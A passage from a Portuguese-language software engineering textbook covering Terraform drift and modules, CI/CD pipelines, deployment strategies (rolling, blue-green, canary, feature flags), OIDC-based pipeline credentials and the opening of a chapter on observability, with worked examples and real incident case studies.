Drift é a diferença entre o estado e a infraestrutura real, causada por mudanças feitas fora do Terraform. Durante um incidente às 2h, alguém recria a `libera-geral-so-hoje` pelo console "para testar uma coisa". No dia seguinte:

```
Note: Objects have changed outside of Terraform

  # aws_security_group.banco has changed
  ~ resource "aws_security_group" "banco" {
      ~ ingress = [
          + {
              + cidr_blocks = ["0.0.0.0/0"]
              + description = "libera-geral-so-hoje"
              + from_port   = 5432
              + to_port     = 5432
              + protocol    = "tcp"
            },
            # (1 unchanged element hidden)
        ]
    }

  # aws_security_group.banco will be updated in-place
```

A configuração diz que o grupo tem uma regra só, e o próximo `apply` remove a intrusa. Com `-detailed-exitcode`, o plan devolve 2 quando há mudanças, e um job noturno que alerta nesse código descobre o drift em horas, e não na próxima auditoria.

O drift só é visível para o que está no estado. Aqui as regras são blocos `ingress` dentro do grupo, e o Terraform gerencia o conjunto inteiro. Com regras em recursos separados (`aws_vpc_security_group_ingress_rule`), a regra clicada seria um recurso desconhecido, e o plan diria `No changes` com toda a tranquilidade. O bloco `import` (1.5 em diante) traz recursos existentes para o estado, e é assim que as 41 regras do Roque Rápido viram código, cada uma num pull request que pergunta "alguém sabe para que serve isso?". Atributos alterados legitimamente por outro sistema ficam em `lifecycle { ignore_changes = [...] }`.

Módulos

Um **módulo** é um diretório de configuração com variáveis e saídas, chamado por outra configuração. A relação com uma função é direta: variáveis são parâmetros e `output` é o retorno.

```
module "rede_producao" {
  source = "git::https://git.exemplo.com/infra/modulos.git//rede?ref=v2.3.0"

  nome   = "producao"
  cidr   = "10.20.0.0/16"
  zonas  = ["sa-east-1a", "sa-east-1b", "sa-east-1c"]
}
```

```
module "rede_recuperacao" {
  source = "git::https://git.exemplo.com/infra/modulos.git//rede?ref=v2.3.0"

  nome   = "recuperacao"
  cidr   = "10.21.0.0/16"
  zonas  = ["us-east-1a", "us-east-1b", "us-east-1c"]
}
```

O documento da auditoria sai daqui: a rede de recuperação é a mesma função com outros argumentos, num bloco sem sobreposição. O `?ref=v2.3.0` fixa a versão como um lockfile fixa uma dependência Python; sem ele, cada `terraform init` pega o que estiver na branch principal naquele dia. Renomear um recurso muda o endereço dele no estado, e o Terraform entende "destruir o antigo, criar o novo"; o bloco `moved` (1.1 em diante) transforma a refatoração numa operação só de estado.

Propriedades e custos

Propriedade	Firewall com estado (security group)	Firewall sem estado (ACL de sub-rede)
Tráfego de resposta	Permitido automaticamente	Precisa de regra para portas efêmeras
Granularidade	Interface de rede	Sub-rede inteira
Regras	Só permissão (AWS), sem ordem	Permissão e negação, ordem numérica
Origem por identidade	Sim (outro grupo)	Não, só CIDR
Remoção de regra	Conexões rastreadas podem continuar	Vale no próximo pacote

A ACL pesa quando é preciso negar uma faixa de IPs para a sub-rede inteira e cortar conexões na hora, de preferência sem esquecer as portas efêmeras outra vez.

Desenho de saída	Disponibilidade com falha de zona	Custo fixo	Tráfego entre zonas
Um NAT para todas as zonas	Zonas saudáveis perdem a saída	1 NAT	Pago pelas outras zonas
Um NAT por zona	Só a zona com falha perde a saída	N NATs	Nenhum
Endpoint privado	Independe do NAT	Conforme o tipo	Nenhum

No Terraform, um estado único para tudo deixa cada plan lento (o refresh consulta todos os recursos) e cada `apply` com raio de impacto máximo. Estados por camada e por ambiente reduzem os dois, ao custo de passar valores entre eles (`terraform_remote_state` ou `data`), um acoplamento que se versiona como contrato. O estado único tem a vantagem de que um único erro de digitação alcança tudo.

Armadilhas e casos reais

> **Armadilha:** `count` indexa por posição. Com a lista `["a", "b", "c"]`, remover `"a"` desloca `"b"` para o índice 0 e `"c"` para o 1, e o plan propõe recriar duas sub-redes que ninguém pediu para mexer. `for_each` indexa pela chave, e só o item removido sai.
>
> **Armadilha:** o `terraform.tfstate` local vai para o git no primeiro commit de quem esqueceu o `.gitignore`, com as senhas do banco em texto claro. Apagar no commit seguinte não apaga do histórico; a correção é rotacionar os segredos (capítulo 33).
>
> **Armadilha:** `Plan: 0 to add, 0 to change, 47 to destroy.` aparece com o workspace ou o arquivo de variáveis errado. Ler a última linha do plan antes do `apply` custa três segundos.
>
> **Na vida real:** em 28 de fevereiro de 2017, o S3 da AWS em us-east-1 ficou indisponível por cerca de quatro horas. Segundo o relatório da AWS, um comando de um procedimento estabelecido, que deveria remover poucos servidores, recebeu um parâmetro digitado errado e removeu um conjunto muito maior, incluindo servidores de dois subsistemas de que o resto dependia. A ferramenta passou a remover capacidade mais devagar e a recusar remoções abaixo de um mínimo, o mesmo princípio do `prevent_destroy`: a ferramenta conhece o limite seguro, e o operador às 9h37 de uma terça não precisa lembrar dele.
>
> **Na vida real:** em 7 de dezembro de 2021, uma atividade automatizada de aumento de capacidade em us-east-1 provocou um pico de conexões que congestionou os dispositivos entre a rede interna da AWS e a rede principal, degradando vários serviços por horas, inclusive o próprio monitoramento interno. Zonas protegem contra falha de data center; componentes regionais compartilhados falham juntos, e é para isso que existe a rede de recuperação em outra região.

Resumo

- Rede virtual: bloco CIDR isolado, implementado no hipervisor, escolhido sem sobreposição com as redes vizinhas.
- Zonas de disponibilidade são data centers independentes a um ou dois milissegundos entre si; na AWS a sub-rede é zonal e o AZ ID é o nome estável.
- Rotas pelo prefixo mais longo. Pública tem `0.0.0.0/0` para o internet gateway; privada sai por NAT, que é por zona, tem limite de portas e esquece conexões ociosas. Endpoints privados tiram o NAT do caminho e da fatura.
- Com estado, a resposta passa sozinha; sem estado, precisa de regra para portas efêmeras. Security groups aceitam outro grupo como origem.
- Terraform: estado liga endereço a ID real, é sensível, remoto e com lock. `plan` salvo é aplicado como revisado, e o JSON permite barrar destruições.
- Drift só aparece para o que está no estado; `import`, `-detailed-exitcode`, `for_each`, `moved` e módulos com versão fixada completam o kit.

Referências

- RFC 1918, Address Allocation for Private Internets: https://www.rfc-editor.org/rfc/rfc1918
- RFC 4632, Classless Inter-domain Routing (CIDR): https://www.rfc-editor.org/rfc/rfc4632
- Dalton et al., "Andromeda: Performance, Isolation, and Velocity at Scale in Cloud Network Virtualization", NSDI 2018: https://www.usenix.org/conference/nsdi18/presentation/dalton
- AWS, Amazon VPC User Guide: https://docs.aws.amazon.com/vpc/latest/userguide/what-is-amazon-vpc.html
- AWS, NAT gateways: https://docs.aws.amazon.com/vpc/latest/userguide/vpc-nat-gateway.html
- AWS, Security groups: https://docs.aws.amazon.com/vpc/latest/userguide/vpc-security-groups.html
- AWS, Network ACLs: https://docs.aws.amazon.com/vpc/latest/userguide/vpc-network-acls.html
- AWS, Security group connection tracking: https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/security-group-connection-tracking.html

- AWS, Availability Zone IDs: https://docs.aws.amazon.com/ram/latest/userguide/working-with-az-ids.html
- Google Cloud, VPC networks: https://cloud.google.com/vpc/docs/vpc
- Terraform, State: https://developer.hashicorp.com/terraform/language/state
- Terraform, Sensitive data in state: https://developer.hashicorp.com/terraform/language/state/sensitive-data
- Terraform, S3 backend: https://developer.hashicorp.com/terraform/language/backend/s3
- Terraform, `terraform plan`: https://developer.hashicorp.com/terraform/cli/commands/plan
- Terraform, Refactoring with `moved` blocks: https://developer.hashicorp.com/terraform/language/modules/develop/refactoring
- Terraform, `import` block: https://developer.hashicorp.com/terraform/language/import
- OpenTofu: https://opentofu.org/
- AWS, Summary of the Amazon S3 Service Disruption in the Northern Virginia (US-EAST-1) Region (2017): https://aws.amazon.com/message/41926/
- AWS, Summary of the AWS Service Event in the Northern Virginia (US-EAST-1) Region (dezembro de 2021): https://aws.amazon.com/message/12721/

CAPÍTULO 37

CI/CD e estratégias de deploy

Sexta, 17h50, só uma linha

Às 17h50 de uma sexta-feira, o Wanderley abriu um pull request de uma linha só. A mudança aumentava de 2 para 3 o número de check-ins por dia que um aluno da academia Ferro & Fôlego pode fazer na catraca. Os testes passaram, a revisão levou quarenta segundos ("é só uma linha") e o deploy em homologação saiu às 18h02. Tudo verde.

Às 18h20, o script `deploy_final_agora_vai.sh`, que mora no notebook do Wanderley desde 2021, fez o deploy em produção. Para isso, ele fez o que sempre fez: clonou o repositório no mesmo commit, rodou `pip install -r requirements.txt` e gerou uma imagem nova. Às 18h07, treze minutos antes, uma biblioteca de validação que o `requirements.txt` declarava como `>=2.1` tinha publicado a versão 3.0, com uma mudança incompatível. Homologação recebeu a 2.9. Produção recebeu a 3.0.

Às 18h21, as catracas das seis unidades começaram a responder `ValidationError` para todo mundo. O Wanderley fez o óbvio: rodou o script de novo, apontando para o commit anterior. O script clonou o commit anterior, instalou as dependências (versão 3.0, claro, a mais nova) e gerou uma imagem tão quebrada quanto a primeira. O rollback reproduziu o bug com fidelidade admirável. Até as 21h40, as recepcionistas registraram 1.140 entradas num caderno espiral.

O código revisado estava certo. O que foi para produção era outra coisa, montada duas vezes a partir do mesmo commit. Como garantir que o que roda em produção seja exatamente o que foi testado e que, se der errado, dê errado para pouca gente, por pouco tempo, com uma volta que funcione?

O pipeline, ou a esteira que desconfia de você

Três nomes parecidos

Integração contínua (*continuous integration*, CI) é integrar mudanças ao branch principal com frequência, cada integração disparando build e testes automáticos. Descobre-se em minutos que duas mudanças não convivem, em vez de descobrir em três semanas, num merge com 4.000 linhas de conflito.

Entrega contínua (*continuous delivery*) garante que todo commit aprovado gera um artefato que pode ir para produção a qualquer momento, com um botão. **Implantação contínua** (*continuous deployment*) tira o botão. As definições vêm de *Continuous Delivery*, de Jez Humble e David Farley (2010).

O *pipeline* é um grafo acíclico dirigido de jobs: cada um só começa quando as dependências terminam com sucesso. Se algum falha, o grafo para ali e ninguém em produção fica sabendo, que é o melhor tipo de falha.

A ordem das etapas

Um pipeline típico de backend tem estas etapas:

1. Checagens estáticas: lint, tipos, dependências vulneráveis (capítulo 32).
2. Testes unitários.
3. Build do artefato, em geral uma imagem de contêiner.
4. Testes de integração e de contrato contra esse artefato.
5. Publicação num registry.
6. Deploy em homologação e testes de fumaça (*smoke tests*: poucas requisições que confirmam que o sistema sobe e responde).
7. Deploy em produção.

A ordem segue o custo: lint leva segundos, teste de integração leva minutos, deploy em produção leva o fim de semana de alguém se der errado. Um pipeline que roda 25 minutos de testes para depois reclamar de uma vírgula no lint cobra 25 minutos por vírgula.

O tempo total do pipeline também é o tempo mínimo de uma correção pelo caminho normal. Com 50 minutos de pipeline, o problema das 18h21 é corrigido, no melhor caso, às 19h11.

O artefato imutável

A regra que teria salvado a Ferro & Fôlego é **construir uma vez, implantar muitas**: o pipeline gera o artefato uma única vez por commit, e os mesmos bytes sobem de homologação para produção. Nenhum ambiente reconstrói nada. Três condições sustentam a regra.

O artefato é identificado pelo conteúdo. Uma imagem OCI tem um *digest*, o SHA-256 do manifesto (`sha256:9f2c...`). Uma tag como `checkin:latest` é um ponteiro mutável: alguém empurra outra imagem com a mesma tag e o deploy seguinte puxa outra coisa sem que uma linha de configuração mude. O deploy por digest (`checkin@sha256:9f2c...`) garante que roda o que foi testado (capítulo 34).

As dependências são fixadas com hash. Um *lockfile* registra versão e hash de cada pacote, transitivos inclusive, e `uv sync --locked` ou `pip install --require-hashes` falham se o índice entregar outra coisa. A biblioteca de validação pode lançar a 3.0, a 4.0 e a 17.0 no fim de semana; o build instala a 2.9 até um commit mudar o lockfile.

A configuração fica fora do artefato. Se a URL do banco de homologação está dentro da imagem, produção precisa de outra imagem e a regra morre. Configuração entra no deploy, por variáveis de ambiente ou ConfigMaps (fator III do Twelve-Factor App), e segredos vêm de um gerenciador de segredos (capítulo 33).

Um passo além é o build reproduzível: o mesmo commit gera os mesmos bits em qualquer máquina, com imagem base fixada por digest e timestamps neutralizados (`SOURCE_DATE_EPOCH`). Serve para auditoria: provar que a imagem publicada veio daquele código. O SLSA organiza esses requisitos em níveis, e o Sigstore assina o artefato e registra a proveniência.

Colocando a versão nova na frente do tráfego

Com o artefato pronto, falta trocar a versão que atende os usuários. As estratégias diferem em quanto tempo as duas versões convivem, quanta capacidade extra consomem e quanto demora a volta.

Recreate

Derruba todas as instâncias antigas e sobe as novas, com indisponibilidade no meio. Nunca existem duas versões juntas, o que às vezes decide (um worker que não pode ter dois formatos consumindo a mesma fila). Foi a estratégia do `deploy_final_agora_vai.sh`, que tem o mérito da coerência: quebrou as seis unidades ao mesmo tempo, sem favorecer nenhuma.

Rolling

Substitui as instâncias aos poucos: sobe algumas novas, espera o health check, tira algumas antigas, repete. No Kubernetes, `maxSurge` e `maxUnavailable` (25% cada, por padrão) limitam quantas sobram e quantas faltam (capítulo 35).

A capacidade extra é pequena. O preço é que, durante todo o rollout, v41 e v42 atendem juntas, e o mesmo aluno pode cair numa e depois na outra. O schema precisa servir às duas, as mensagens de uma precisam ser lidas pela outra e a API precisa ser compatível nos dois sentidos (o capítulo 12 trata do expand/contract no banco). A volta é outro rolling, tão lento quanto a ida.

Blue-green

Mantém dois ambientes completos. O azul atende com a v41; o verde recebe a v42 e passa nos testes de fumaça sem tráfego real. Então o balanceador manda tudo para o verde. A volta é a mesma operação ao contrário, em segundos, enquanto o azul estiver de pé. Por DNS, a troca leva o TTL e mais os clientes que ignoram TTL, e nesse intervalo os dois recebem tráfego: um rolling sem controle de proporção.

Os custos são o dobro da capacidade durante a janela e um detalhe que derruba a promessa de volta instantânea: o banco é quase sempre um só. Se a v42 rodou uma migração que a v41 não entende, voltar o balanceador leva os usuários para um código que quebra no primeiro `SELECT`. O código troca em segundos; o schema exige a mesma disciplina de compatibilidade do rolling.

Canary

Envia uma fração pequena do tráfego real para a versão nova, compara as métricas com as da estável e promove ou aborta, em passos como 1%, 5%, 25%, 100%. O nome vem dos canários das minas de carvão; no software, o canário passa muito bem, quem passa mal é o 1% de usuários.

O ganho é o raio de impacto: um bug que quebra o check-in quebra 1% das entradas, e a análise aborta antes do resto. O preço é estatística. A versão estável erra 0,1%; para distinguir um canário que erra 0,2% com três desvios padrão, a diferença esperada $(0{,}001 \times n)$ precisa superar $3 \times \sqrt{(0{,}003 \times n)}$, o que dá $n \approx 27.000$ requisições. Com 400 req/s e 5% no canário, são 20 req/s e 22 minutos e meio para enxergar uma regressão que dobra a taxa de erro. Um bug que derruba tudo aparece em segundos; um que piora um pouco exige paciência, e um serviço com pouco tráfego não tem amostra para canário nenhum.

Uma decisão automatizada mínima, com teste z para duas proporções:

```python
import math
from dataclasses import dataclass


@dataclass
class Amostra:
    requisicoes: int
    erros: int

    @property
    def taxa(self) -> float:
        return self.erros / self.requisicoes


def veredito(base: Amostra, canario: Amostra, minimo: int = 5_000) -> str:
    if canario.requisicoes < minimo:
        return "esperar: amostra pequena demais para acusar alguém"
    # Diferença entre duas proporções, em desvios padrão (teste z).
    p = (base.erros + canario.erros) / (base.requisicoes + canario.requisicoes)
    desvio = math.sqrt(p * (1 - p) * (1 / base.requisicoes + 1 / canario.requisicoes))
    z = (canario.taxa - base.taxa) / desvio
    if z > 3:
        return f"abortar: canário erra {canario.taxa:.3%} contra {base.taxa:.3%} (z =
{z:.1f})"
    return f"promover: {canario.taxa:.3%} contra {base.taxa:.3%} (z = {z:.1f})"


print(veredito(Amostra(228_000, 230), Amostra(1_200, 24)))
print(veredito(Amostra(228_000, 230), Amostra(12_000, 41)))
print(veredito(Amostra(228_000, 230), Amostra(12_000, 14)))
```

```
esperar: amostra pequena demais para acusar alguém
abortar: canário erra 0.342% contra 0.101% (z = 7.7)
promover: 0.117% contra 0.101% (z = 0.5)
```

O canário com 2% de erro e só 1.200 requisições parece alarmante, e a função se recusa a julgar. O segundo tem amostra para abortar com folga. O terceiro cabe no ruído. Ferramentas como Argo Rollouts e Flagger fazem essa análise contra o Prometheus e avançam ou abortam sozinhas. A linha de base vem do mesmo intervalo, para não culpar a v42 pelo pico de segunda às 6h, quando 340 pessoas tentam entrar ao mesmo tempo.

Uma sutileza: o canário divide o tráfego e compartilha o resto. Se a v42 tem uma consulta que trava uma tabela, 1% do tráfego derruba o banco de 100% dos usuários.

Feature flags: deploy de um lado, lançamento do outro

Uma *feature flag* separa deploy de lançamento: o código vai para produção desligado, atrás de uma condição avaliada em tempo de execução, e é ligado depois, sem deploy, para quem e quando se quiser. Pete Hodgson (2017) classifica as flags pela vida útil: de

lançamento (semanas), de experimento (o teste A/B), operacionais (*kill switches*, que desligam algo caro sob carga e duram anos) e de permissão (que na prática viram autorização).

O lançamento por percentual exige que o mesmo usuário caia sempre do mesmo lado, e que quem entrou com 10% continue dentro com 25%. A forma usual é um hash estável de (flag, usuário) reduzido a 0–9.999:

```
import hashlib


def balde(flag: str, usuario_id: str) -> int:
    """Número estável entre 0 e 9.999 para o par (flag, usuário)."""
    chave = f"{flag}:{usuario_id}".encode()
    return int.from_bytes(hashlib.sha256(chave).digest()[:8], "big") % 10_000


def ligada(flag: str, usuario_id: str, percentual: float) -> bool:
    return balde(flag, usuario_id) < percentual * 100


ids = [f"aluno-{i}" for i in range(100_000)]
com_10 = {a for a in ids if ligada("checkin-por-qr", a, 10)}
com_25 = {a for a in ids if ligada("checkin-por-qr", a, 25)}
print(f"perderam a flag ao subir de 10% para 25%: {len(com_10 - com_25)}")
print(balde("checkin-por-qr", "aluno-101") == balde("checkin-por-qr", "aluno-101"))
```

```
perderam a flag ao subir de 10% para 25%: 0
True
```

O zero sai da construção: balde abaixo de 1.000 também está abaixo de 2.500. O nome da flag na chave impede que os mesmos 10% de alunos sejam cobaias de todas as flags da empresa, uma honra que nenhum deles pediu. O `hash()` embutido do Python não serve, porque é randomizado por processo (`PYTHONHASHSEED`) e cada réplica sortearia um grupo diferente.

O custo é combinatório: dez flags booleanas dão 2^10 = 1.024 caminhos, e a suíte de testes cobre alguns. Flags que chegaram a 100% e ficaram viram ramos mortos, ao lado do `TODO: remover depois do lançamento` de três lançamentos atrás. Se a flag vem de um serviço remoto, o SDK precisa de cache local e valor padrão para quando ele não responde; o OpenFeature, da CNCF, padroniza essa API.

Rollback e roll forward

Rollback é voltar ao artefato anterior. **Roll forward** é corrigir com um artefato novo, pelo pipeline normal.

O rollback depende de duas condições. A primeira é o artefato anterior existir; com artefato imutável, voltar é implantar um digest que já esteve em produção. Na Ferro & Fôlego, o rollback era um build novo de código velho com dependências novas: um roll forward disfarçado, e mal disfarçado.

A segunda é a v41 conviver com o que a v42 deixou, e algumas coisas não voltam com o código:

- Migrações destrutivas: a coluna removida não reaparece.
- Dados no formato novo: linhas, mensagens e entradas de cache que a v41 não sabe ler.
- Efeitos externos: e-mails enviados, cobranças feitas.

O expand/contract (capítulo 12) cuida do banco, e o leitor tolerante (capítulo 25) cuida das mensagens.

O roll forward compensa quando o rollback é impossível, e custa o tempo do pipeline mais o tempo de escrever a correção com seis gerentes de unidade no telefone. Uma flag operacional é mais rápida que os dois: desliga só a funcionalidade problemática, sem deploy.

O pipeline sem chave no bolso

Para publicar e implantar, o pipeline precisa de credenciais da nuvem. A forma antiga é guardar uma chave de longa duração como segredo do CI: vale por anos e fica disponível para todo job que lê segredos, inclusive o que baixa um script de terceiros a cada build.

Com **OIDC** (o capítulo 30 trata do protocolo), não há segredo guardado. O provedor de CI atua como emissor de identidade e, a cada execução, assina um JWT de vida curta que descreve o job. A nuvem busca as chaves públicas do emissor (JWKS), valida assinatura, `aud` e `exp`, compara as claims com uma política e devolve credenciais temporárias. No GitHub Actions, as claims de um job de produção ficam assim:

```
{
  "iss": "https://token.actions.githubusercontent.com",
  "aud": "sts.amazonaws.com",
  "sub": "repo:ferro-e-folego/checkin:environment:producao",
  "repository": "ferro-e-folego/checkin",
  "ref": "refs/heads/main",
  "environment": "producao",
  "workflow": "entrega"
}
```

O `sub` diz exatamente qual repositório e qual ambiente pedem acesso. A política de confiança do papel na nuvem (aqui no formato da AWS, como exemplo; a Workload Identity Federation do Google Cloud e as credenciais federadas do Azure seguem o mesmo mecanismo) só aceita esse `sub`:

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": {
      "Federated": "arn:aws:iam::111122223333:oidc-
provider/token.actions.githubusercontent.com"
    },
    "Action": "sts:AssumeRoleWithWebIdentity",
    "Condition": {
      "StringEquals": {
        "token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
        "token.actions.githubusercontent.com:sub": "repo:ferro-e-
folego/checkin:environment:producao"
      }
    }
  }]
}
```

As credenciais devolvidas expiram (uma hora por padrão no STS) e só valem para aquele papel. Outro branch, um fork ou outro repositório recebe outro `sub` e leva `AccessDenied`. O pipeline completo, com build único e promoção por digest:

```
name: entrega
on:
  push:
    branches: [main]

permissions:
  contents: read
  id-token: write  # autoriza o job a pedir o token OIDC; nenhuma chave guardada

env:
  IMAGEM: 111122223333.dkr.ecr.sa-east-1.amazonaws.com/checkin

jobs:
  build:
    runs-on: ubuntu-24.04
    outputs:
      digest: ${{ steps.imagem.outputs.digest }}
    steps:
      - uses: actions/checkout@v4  # em produção, fixar pelo SHA do commit
      - uses: astral-sh/setup-uv@v6
      - run: uv sync --locked && uv run pytest -q
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::111122223333:role/ci-publica-imagem
          aws-region: sa-east-1
      - uses: aws-actions/amazon-ecr-login@v2
      - id: imagem
        uses: docker/build-push-action@v6
        with:
```

```
          push: true
          tags: ${{ env.IMAGEM }}:${{ github.sha }}

  homologacao:
    needs: build
    environment: homologacao
    runs-on: ubuntu-24.04
    steps:
      - uses: actions/checkout@v4
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::111122223333:role/ci-implanta-homologacao
          aws-region: sa-east-1
      - run: ./implantar.sh "$IMAGEM@${{ needs.build.outputs.digest }}"

  producao:
    needs: [build, homologacao]
    environment: producao  # aprovação manual e regras de branch ficam aqui
    runs-on: ubuntu-24.04
    steps:
      - uses: actions/checkout@v4
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::111122223333:role/ci-implanta-producao
          aws-region: sa-east-1
      - run: ./implantar.sh "$IMAGEM@${{ needs.build.outputs.digest }}"
```

Só o job `build` constrói. Os jobs de deploy recebem o mesmo digest e assumem papéis diferentes, cada um aceitando só o `sub` do próprio ambiente. Homologação não implanta em produção nem com um `implantar.sh` reescrito por alguém muito criativo.

Propriedades e custos

Estratégia	Indisponibilidade	Versões juntas	Capacidade extra	Tempo de volta	Raio de impacto de um bug
Recreate	Sim, durante a troca	Nunca	Nenhuma	Outro recreate	100%
Rolling	Não	Durante todo o rollout	`maxSurge` (ex.: 25%)	Outro rolling	Cresce com o rollout
Blue-green	Não	Só na drenagem	100% durante a janela	Segundos (troca no balanceador)	100% após a troca
Canary	Não	Durante toda a análise	Pequena	Segundos (tráfego volta para a estável)	A fração do canário

Estratégia	Indisponibilidade	Versões juntas	Capacidade extra	Tempo de volta	Raio de impacto de um bug
Feature flag	Não	O código é um só	Nenhuma	Segundos, sem deploy	O percentual da flag

Indisponibilidade pesa conforme o tráfego do horário; um job noturno convive bem com recreate. Convivência de versões pesa conforme o acoplamento (schema, mensagens, sessões, caches). O blue-green dobra a conta da nuvem enquanto os dois ambientes existem. O canário depende de tráfego: com 2 req/s, as 27.000 requisições levam mais de três horas e meia. E flags cobrem a lógica da funcionalidade, mas um erro de importação derruba o processo antes de qualquer flag ser avaliada.

Armadilhas e casos reais

> **Na vida real:** em 1º de agosto de 2012, a Knight Capital implantou código novo de roteamento de ordens em oito servidores e, segundo a SEC, um técnico deixou de copiá-lo para um deles. O código novo reaproveitava uma flag que, no servidor esquecido, ativava uma funcionalidade aposentada desde 2003, a Power Peg. Ligada a flag, sete servidores se comportaram e o oitavo executou mais de 4 milhões de negócios em 154 ações em cerca de 45 minutos, com perda de mais de US$ 460 milhões. Nada verificava que os oito rodavam o mesmo artefato.
>
> **Na vida real:** em 19 de julho de 2024, às 04h09 UTC, a CrowdStrike distribuiu o Channel File 291 para o sensor Falcon em Windows. Segundo a análise de causa raiz, o template definia 21 campos de entrada e o sensor fornecia 20, e a leitura fora dos limites travou o sistema. A atualização foi revertida às 05h27; a Microsoft estimou cerca de 8,5 milhões de máquinas afetadas, muitas com recuperação manual. Esse tipo de conteúdo ia para todos os sensores de uma vez, e a correção anunciada inclui implantação escalonada em anéis.
>
> **Armadilha:** tags mutáveis existem no próprio pipeline. Em março de 2025, as tags da action `tj-actions/changed-files` foram reapontadas para um commit malicioso que imprimia os segredos do runner nos logs (CVE-2025-30066); quem fixava a action por SHA de commit escapou. Em 2021, o script de upload da Codecov enviou variáveis de ambiente de CI a um servidor externo por cerca de dois meses, e em janeiro de 2023 a CircleCI pediu que os clientes trocassem todos os segredos guardados na plataforma. Credenciais OIDC de minutos reduzem o que esses vazamentos entregam.

> **Armadilha:** o health check só diz que o processo responde. Uma v42 que devolve `200` em `/pronto` e recusa todos os check-ins atravessa o rolling inteiro sem objeção.
>
> **Armadilha:** um `sub` com curinga (`repo:ferro-e-folego/*`) dá o papel de produção a qualquer repositório da organização, inclusive o que o estagiário criou para aprender YAML.

Resumo

- CI integra e testa cada mudança; entrega contínua mantém todo commit aprovado pronto para produção; implantação contínua leva sozinha o que passa.
- O pipeline ordena as etapas da mais barata para a mais cara, e o tempo dele é o tempo mínimo de uma correção.
- Construir uma vez e implantar muitas: o mesmo artefato, identificado por digest, sobe de ambiente em ambiente. Lockfile com hash, configuração fora da imagem e nenhum build no notebook de ninguém.
- Recreate tem indisponibilidade; rolling e canary exigem convivência entre versões; blue-green dobra a capacidade e troca o código em segundos, mas o banco continua sendo um só.
- O canário limita o raio de impacto e custa tempo de amostra: regressões pequenas exigem dezenas de milhares de requisições.
- Feature flags separam deploy de lançamento; o percentual usa hash estável de (flag, usuário); flags velhas multiplicam caminhos.
- Rollback exige o artefato anterior e compatibilidade com o que a versão nova deixou; roll forward custa o tempo do pipeline.
- OIDC troca chaves de longa duração por tokens de minutos, presos ao repositório e ao ambiente pelo `sub`.

Referências

- Jez Humble e David Farley, *Continuous Delivery* (Addison-Wesley, 2010).
- Martin Fowler, "BlueGreenDeployment": https://martinfowler.com/bliki/BlueGreenDeployment.html
- Danilo Sato, "CanaryRelease": https://martinfowler.com/bliki/CanaryRelease.html
- Pete Hodgson, "Feature Toggles (aka Feature Flags)": https://martinfowler.com/articles/feature-toggles.html

- OpenFeature: https://openfeature.dev/
- The Twelve-Factor App, III. Config: https://12factor.net/config
- SLSA: https://slsa.dev/
- Reproducible Builds, `SOURCE_DATE_EPOCH`: https://reproducible-builds.org/docs/source-date-epoch/
- Kubernetes, Deployments (estratégia de rolling update): https://kubernetes.io/docs/concepts/workloads/controllers/deployment/
- Argo Rollouts: https://argoproj.github.io/rollouts/
- GitHub Docs, "About security hardening with OpenID Connect": https://docs.github.com/en/actions/security-for-github-actions/security-hardening-your-deployments/about-security-hardening-with-openid-connect
- AWS STS, `AssumeRoleWithWebIdentity`: https://docs.aws.amazon.com/STS/latest/APIReference/API_AssumeRoleWithWebIdentity.html
- SEC, Release No. 34-70694 (Knight Capital Americas LLC, 2013): https://www.sec.gov/litigation/admin/2013/34-70694.pdf
- CrowdStrike, "Channel File 291 Incident: Root Cause Analysis" (agosto de 2024): https://www.crowdstrike.com/wp-content/uploads/2024/08/Channel-File-291-Incident-Root-Cause-Analysis-08.06.2024.pdf
- CISA, "Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-30066)" (março de 2025): https://www.cisa.gov/news-events/alerts/2025/03/18/supply-chain-compromise-third-party-tj-actionschanged-files-cve-2025-30066-and-reviewdogaction

CAPÍTULO 38

Observabilidade

Sábado, 7h12, e o log diz "chegou aqui 2"

Sábado, 7h12. Seu Anselmo está na porta da lavanderia Bolha Azul com onze camisas sociais num saco e um aplicativo que, há quarenta segundos, mostra uma rodinha girando em cima do botão "Pagar". No plantão, Renata abre o painel: latência média do checkout, 257 ms, verde. Taxa de erro, 0,2%, verde. O painel está tranquilo. Seu Anselmo, menos.

Renata abre os logs do serviço `checkout` e encontra 1,8 milhão de linhas como estas:

```
2026-03-14 07:12:09 INFO chegou aqui
2026-03-14 07:12:09 INFO chegou aqui 2
2026-03-14 07:12:19 INFO chegou aqui 3 (agora vai)
2026-03-14 07:12:19 ERROR Erro: sucesso
```

Dez segundos entre `chegou aqui 2` e `chegou aqui 3`. Nesse intervalo, o checkout chama nove serviços, entre eles cupons, fidelidade e estoque de sabão (sim, existe um microsserviço de sabão). Nenhuma linha diz de qual requisição veio, e as linhas de trinta clientes simultâneos estão intercaladas. O procedimento tradicional seria acrescentar um `chegou aqui 2.5`, fazer deploy e esperar o problema voltar.

Uma em cada cinquenta requisições do checkout leva 10 segundos. Como descobrir quais, por quê e em qual dos nove serviços, sem acrescentar um `print` e fazer deploy num sábado de manhã?

Três sinais e uma pergunta que ninguém previu

Monitoramento responde perguntas feitas com antecedência: a CPU passou de 80%? Observabilidade é a propriedade de um sistema que permite responder, com os dados que ele já emite, perguntas que ninguém previu, como "por que só alguns clientes esperam 10 segundos?". O termo vem da teoria de controle (Kálmán, 1960): um sistema é observável quando o estado interno pode ser deduzido das saídas. No backend, as saídas são três sinais: logs, métricas e traces, cada um com um custo diferente.

Logs estruturados

Um log é o registro de um evento discreto, com horário. O defeito do `chegou aqui 2` está na forma: texto livre, feito para um humano ler uma linha por vez. Com 1,8 milhão de linhas, a ferramenta que sobra é o `grep`, e o `grep` não sabe que `pedido=48213`, `pedido 48213` e `pedido: #48213` são a mesma coisa (três desenvolvedores, três formatos, uma quarta-feira).

Log estruturado é um registro com campos nomeados e tipados, em geral uma linha de JSON por evento. A mensagem vira um nome de evento fixo, `pagamento_recusado`, e o resto vira campo: `pedido_id`, `motivo`. O armazenamento indexa os campos, e a busca vira consulta. Uma mensagem com o valor interpolado (`f"pagamento de {valor} recusado"`) gera um texto diferente para cada valor, e nenhuma ferramenta agrupa isso sem expressão regular e fé.

